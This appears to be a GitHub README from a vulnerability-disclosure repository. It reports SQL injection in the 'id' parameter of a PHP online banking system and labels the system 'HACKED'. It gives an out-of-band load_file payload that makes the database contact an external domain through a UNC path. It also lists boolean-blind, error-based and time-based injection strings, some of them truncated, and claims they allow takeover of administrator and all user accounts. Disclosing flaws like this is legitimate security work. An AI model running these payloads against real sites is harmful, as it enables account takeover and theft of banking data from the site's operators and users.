nu11secur1ty / **CVE-nu11secur1ty** Public

Code Issues Pull requests Actions Projects Security Insights

main ▾ CVE-nu11secur1ty / vendors / oretnom23 / 2022 / **Banking-System** /


nu11secur1ty Update README.MD … on Mar 27 **History**

..

Docs	8 months ago
README.MD	8 months ago

README.MD

Banking System



Welcome Online Banking System was HACKED

Description:

The id parameter appears to be vulnerable to SQL injection attacks. The payload '+(select load_file('\\nf6v7f8u0moiaudh9ebxwywdt4zxnqbhe55svgk.sourcecodester.com/php/14868/banking-system-using-php-free-source-code.html\crc'))+' was submitted in the id parameter. This payload injects a SQL sub-query that calls MySQL's load_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed. The attacker can take administrator account control and also of all accounts on this system, also the malicious user can download all information about this system.

Status: CRITICAL

[+] Payloads:

```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=3' AND 4573=4573-- ZCvc&p=view_accouncement

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=3' AND (SELECT 9948 FROM(SELECT COUNT(*),CONCAT(0x7162707a71,(SELECT

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=3' AND (SELECT 7546 FROM (SELECT(SLEEP(5)))WNiD)-- MTfV&p=view_accou
---
```

Reproduce:

href

Proof and Exploit:

href